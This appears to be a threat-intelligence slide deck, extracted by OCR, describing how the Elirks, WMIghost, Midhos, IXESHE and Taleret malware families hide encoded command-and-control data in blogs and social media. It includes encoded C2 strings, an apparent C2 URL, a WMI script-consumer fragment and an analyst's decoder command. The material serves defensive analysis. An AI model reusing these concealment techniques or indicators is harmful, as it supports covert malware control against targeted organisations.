


Redirect



Second Stage C&C

Cloud Service



The Malwares





- Name: Elirks
- Targeted Country: Taiwan 、 Japan 、 HK
- Targeted Sector: GOV 、 ThinkTank
- First Seen: 2010
- Infrastructure: Yahoo, Plurk, Google (blogger), Dropbox, Twitter
- Campaign: Elirks group




The image is a screenshot of a web browser displaying the Twitter profile of SoniWii (@SoniWii). The browser's address bar shows the URL <https://twitter.com/SoniWii>. The profile header includes the Twitter logo, the name "SoniWii", a search bar, and a "Log in" link. The profile picture is a blue square with a white oval in the center. The bio section shows the name "SoniWii", the handle "@SoniWii", and the text "Joined November 2010". A "Follow" button is visible. The "TWEETS" section shows 1 tweet. The tweet, dated "12 Nov 2010", contains a long alphanumeric string: "BEGINTAGvTYrVdtv@z2vzUh0wzOpmTXjLafIX4hysD34mfyDNOaQuo8@dyvoeAu67n8Yg2lk7eh1xbHuxx9*vW6XKRvh*92oiw3Mu5-ENDTAG". The words "BEGINTAG" and "-ENDTAG" are highlighted with red rectangular boxes. The tweet's interaction icons (reply, retweet, favorite, and more) are visible below the text.

- We found that the earliest Eiriks post was posted in 2010.


The screenshot shows a web browser window with the URL `www.plurk.com/andrea666`. The page features a navigation bar with links for '首頁', '購物狂', '個人檔案編輯', and '通知 (7)'. The main content area displays a post by user 'andrea666' with the text '正在 got Available serial Number : 4xmlaR-YvKVa-BD5B'. Below this, a second post shows a similar message with a different serial number: '正在 got Available serial Number : huA3Rt-nfUoa-4017'. The page also includes a 'PLURK' logo with a pig character, a '最近回應' section with the message '還沒有人回應哦，趕快來搶頭香囉！：)', and a '您的回應' section with a text input field. At the bottom, there are sections for '人像拍攝' (Portrait Photography) with a 'EOS 70D' camera image, '如何提高 Karma 值?' (How to increase Karma value?), '列出所有朋友 (1)' (List all friends (1)), and '粉絲' (Fans) with a '關注 andrea666' button. A red box highlights the text '正在 got Available serial Number : 4xmlaR-YvKVa-BD5B' from the first post.

- In 2012~2014, Plurk had been used in several incidents.
- Encode C2 information with modified TEA and Base64.


- In 2014, Elriks start to Hide c2 information in Html tag



Pattern :
<http://google.com.t
w/37619834?
+ C2 information



<http://google.com.hk/37619834?zf=viugrq&hp=b6e5bled&mp=309b75e0&pg=jtt&eh123>



さ n x

example0.exblog.jp

excite.ブログ NEW 似ているブログ お気に入り登録 | ログイン | ブログを作る! (無料) 投稿

さ n
example0.exblog.jp

ブログトップ

2015年 01月 06日

san


Occasionally, life can be undeniably, impossibly difficult. We are faced with challenges and events that can seem [aNxVeQRQxKj4G61OLpptVI5Ranewoy](#) Jh overwhelming, life-destroying to the point where it may be hard to decide whether to keep going. But you always have a choice. Jessica Heslop shares her powerful, inspiring journey from the worst times in her life to the new life she has created for herself

by **example0909** | 2015-01-06 18:40 | [Trackback](#) | [Comments\(0\)](#)

excite.
ここに好みの画像を
配置できます。

d s f s d f
by example0909
[プロフィールを見る](#)

- In 2015, Our latest observation shows that Elikrs using Japan Blog to targeting JP victim. Encrypt with DES.



- Name: WMIghost
- Targeted Country: Tibet
- Targeted Sector: Various
- First Seen: 2009
- Infrastructure:blog.com, Yahoo, Wordpress, SOSblogs, livejournal



- Used Windows Management Instrumentation (WMI, implement Web-Based Enterprise Management) as a venue to conveniently perform malicious activities

The screenshot shows a web browser window titled "Default MFC Web Server Extension". The main content area displays a WMI console interface. On the left, a tree view shows the hierarchy: Consumers > in: root\subscription > _EventConsumer > ActiveScriptEventConsumer. The selected instance is "ActiveScriptEventConsumer.Name='ProbeScriptFint'".

An "Edit instance properties" dialog box is open, showing the properties of the selected instance. The dialog has tabs for "Properties", "Methods", and "Associations". The "Properties" tab is active, displaying a table of properties.

| Name | Type | Value |
|------------------|-----------------|---|
| CreatorSID | array of uint8 | Array |
| KillTimeout | uint32 | 0 |
| MachineName | string | <empty> |
| MaximumQueueSize | uint32 | <empty> |
| Name | string | ProbeScriptFint |
| ScriptFilename | string | <empty> |
| ScriptingEngine | string | javascript |
| ScriptText | string | <code>\$.CleanObjects();};new MAIN().Fire();</code> |
| __CLASS | string | ActiveScriptEventConsumer |
| __DERIVATION | array of string | Array |
| __DYNASTY | string | __SystemClass |
| __GENUS | sint32 | 2 |

At the bottom of the dialog are "OK" and "Cancel" buttons.



◆ 訂閱

■ 項目 (RSS)

■ 迴響 (RSS)

◆ 彙整

■ 2014 年 八月

◆ 分類

18
星期一
八月 2014

@xbopm8./xyz2p{ti{}tztv=&|AY]
[WF/+ |2\$L1*3@

POSTED BY DRKUMARSINGH1976 IN 未分類

≈ 發表留言

@xbopm8./xyz2p{ti{}tztv=&|AY][WF/+ |2\$L1*3@

• Download html file and decode blog title

CAWINDOWS\system32\config\systemprofile\Local Settings\Temporary Internet Files\Content.IE5\TIGPYH8A

feed[1].bct.htm - 記事本


```
<description>kumarsingh</description> <lastBuildDate>Mon, 22 Sep 2014 01:06:17 +0000</lastBuildDate>
<language>zh-tw</language> <sy:updatePeriod>hourly</sy:updatePeriod>
<sy:updateFrequency>1</sy:updateFrequency> <generator>http://wordpress.com/</generator> <cloud
domain='kumarsingh1976.wordpress.com' port='80' path='/?rsscloud=notify' registerProcedure='' protocol='http-post'
/> <image> <url>http://s2.wp.com/i/buttonw-com.png</url> <title>kumarsingh1976</title>
<link>http://kumarsingh1976.wordpress.com/</link> </image> <atom:link rel="search"
type="application/opensearchdescription+xml" href="http://kumarsingh1976.wordpress.com/osd.xml"
title="kumarsingh1976" />
<item> <title>@xbopm8./xyz2p{ti}{tztv=&[AY][WF/+ |2$L1*3@</title>
<link>http://kumarsingh1976.wordpress.com/2014/08/18/xbopm8-xyz2ptitztvaywf-2113/</link>
<comments>http://kumarsingh1976.wordpress.com/2014/08/18/xbopm8-xyz2ptitztvaywf-2113/#comments</comments>
<pubDate>Mon, 18 Aug 2014 12:46:09 +
</dc:creator>
isPermaLink="false">http://kumarsing
[ @xbopm8./xyz2p{ti}{t &#8230;<p><a h
2113/">繼續閱讀 <span class="meta-na
host=kumarsingh1976.wordpress.com&#0
width="1" height="1" />]]</descript
{ti}{tztv=&[AY][WF/+ |2$L1*3@</p
href="http://feeds.wordpress.com/1.0
src="http://feeds.wordpress.com/1.0/
src="http://pixel.wp.com/b.gif?
host=kumarsingh1976.wordpress.com&#0
width="1" height="1" />]]</content:
<wf:commentRss>http://kumarsingh197
<slash:comments>0</slash:com
url="http://0.gravatar.com/avatar/61
<media:title type="html
url="http://kumarsingh1976.com/media-titl
</media:content>
</item>
</channel> </rss>
```

Default MPC Web Server Ext... kumarsingh1976

```
http://kumarsingh1976.wordpress.com kumarsingh Mon, 22 Sep 2014 01:06:17 +0000 zh-tw hourly 1 http://wordpress
http://kumarsingh1976.wordpress.com/2014/08/18/xbopm8-xyz2ptitztvaywf-2113/ http://kumarsingh1976.wordpress.co
http://kumarsingh1976.wordpress.com/?p=5 鑲肩券聞辭款 ->
]]> @xbopm8./xyz2p{ti}{tztv=&[AY][WF/+ |2$L1*3@
]]> http://kumarsingh1976.wordpress.com/2014/08/18/xbopm8-xyz2ptitztvaywf-2113/feed/ 0 drkumarsingh1976
```

```
C:\Users\Ash\Desktop\Tools\LuckyCat_RAT_Blog_Decoder>cscript C:\Users\Ash\Desktop\Tools\LuckyCat_RAT
_Blog_Decoder\gg.js "xbopm8./xyz2p{ti}{tztv=&[AY][WF/+ |2$L1*3"
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.
```

<http://www.kumarsingh.tk/FIFA/update.php>



- Name: Midhos
- Targeted: Taiwan, Tibet
- Targeted Sector: GOV, corporation
- First Seen: 2012
- Infrastructure: Yahoo, Baidu, Pixnet, Xuite
- Behavior: First Stage C&C



- 2013, Midhos Leverage baidu blog as first stage C2

The screenshot shows a Baidu Space profile for '无名隐士' (Anonymous Hermit). The profile includes a header with navigation links (相册, 广场, 游戏, 随便看看) and a main title '无名隐士的空间'. Two blog posts are visible, each with a date and a title. The first post is dated 09/2013 and has a title containing a long alphanumeric string with a red box around the '@' symbol and another around the '^_-' characters. The second post is dated 08/2013 and has a title containing a string with red boxes around '++a++' at the beginning and end. The profile sidebar on the right shows the user's name '无名隐士', gender '男', and '0' fans, along with a '+ 关注' button and links for '私信', '相册', and '存档'. At the bottom, there is a tab for '全部' and '第一篇文章'.

hi.baidu.com/bwoimmyhomdnstr

Baidu空间 相册 NEW 广场 游戏 NEW 随便看看 登录 注册

无名隐士的空间

09
09/2013

*@+5e5f8d9026b14dbe7c102c78f406c64c966da7^_^-

阅读全文 评论 转载

27
08/2013

++a++cac*bdd*cef*ced|eed+iaaa+iaia++a++

#第一篇文章

阅读全文 评论 转载

无名隐士


性别: 男

粉丝: 0

+ 关注

私信 相册 存档

全部 第一篇文章



- Name: IXESHE
- Targeted Country: Taiwan 、 Japan
- Targeted Sector: GOV 、 Enterprise 、 NGO
- First Seen: 2009 (2013 start to connect blog)
- Infrastructure: Yahoo blog , Dropbox, WordPress
- Campaign: IXESHE



*****Encoded String*****

tw.myblog.yahoo.com/jw!Dk5eQyGYHwR1Whg4PoKSoIFGINUX/article?mid=2&prev=3&next=1&l=f&fid=1

你好，歡迎參觀我的部落格！ [我要留言](#)

最近很是Hi

分類：未分類資料夾 2012/09/05 11:34

分享

最近很是Hi啊，啦啦

*******j_yaLeNoYkQfkJYZQBxEQwA-*******


分享

儲存至「書籤」 [我要回應](#) [我要引用](#)

◀ 上一篇 下一篇 ▶

2013幸福的五星級遊學團 www.nzedu.com.tw

RSA and RC4 encryption



- Name: Taleret
- Targeted Country: Taiwan 、 UN
- Targeted Sector: GOV 、 Enterprise 、 ORG
- First Seen: 2010 (2011 start to connect blog)
- Infrastructure: Yahoo, Yam, Pixnet
- Campaign: Possibly Taidoor



ARTEMIS (base64 string, encoded by RC4, contains C2 IP Port 0x4C) ARTEMIS

推薦這個部落格：0

My Blog

日記 | 網誌 | 影音 | 相簿 | 好友 | 留言板

檢視方式: 列表 摘要

May 10,
2014

test

noqreply 在天空部落發表於08:23:49 | 未分類

國內一項有關民眾閱聽習慣的最新調查顯示，台灣18歲以上民眾，除了學業、工作以外，平均每天花近3個小時在盯電腦、平板或手機，其中青年人每天高達5.32小時，是老年人的10倍，而青年人用3C產品獲取資訊的比率，也比老年人高出16倍。

這是由草根影響力文教基金會委託醒吾科技大學民調中心，於今年3月針對全台縣市1084位一般民眾做的電訪調查。

調查顯示，除了工作、學業外，為了休閒娛樂或取得資訊而使用媒體的時間，其中3C產品居冠，民眾平均花2.66小時，電視2.09小時次之，報紙約半小時，書籍更是寥寥約20分鐘。以年齡觀察，青年族群每天花高達5.32小時盯3C，遠遠超過中年2.16小時，老年0.51小時；反觀，各年齡層在電視、廣播、報紙及書籍使用時間差異不大。

世新大學傳播管理學系教授蘇達州表示，媒體使用行為在世代間有明顯差異，青年人搜尋資訊的管道，已從早期透過一兩份報紙，轉為在網路主動搜尋，現在社群網路發達，更轉為在自己固定的社群網絡中被動接收資訊。

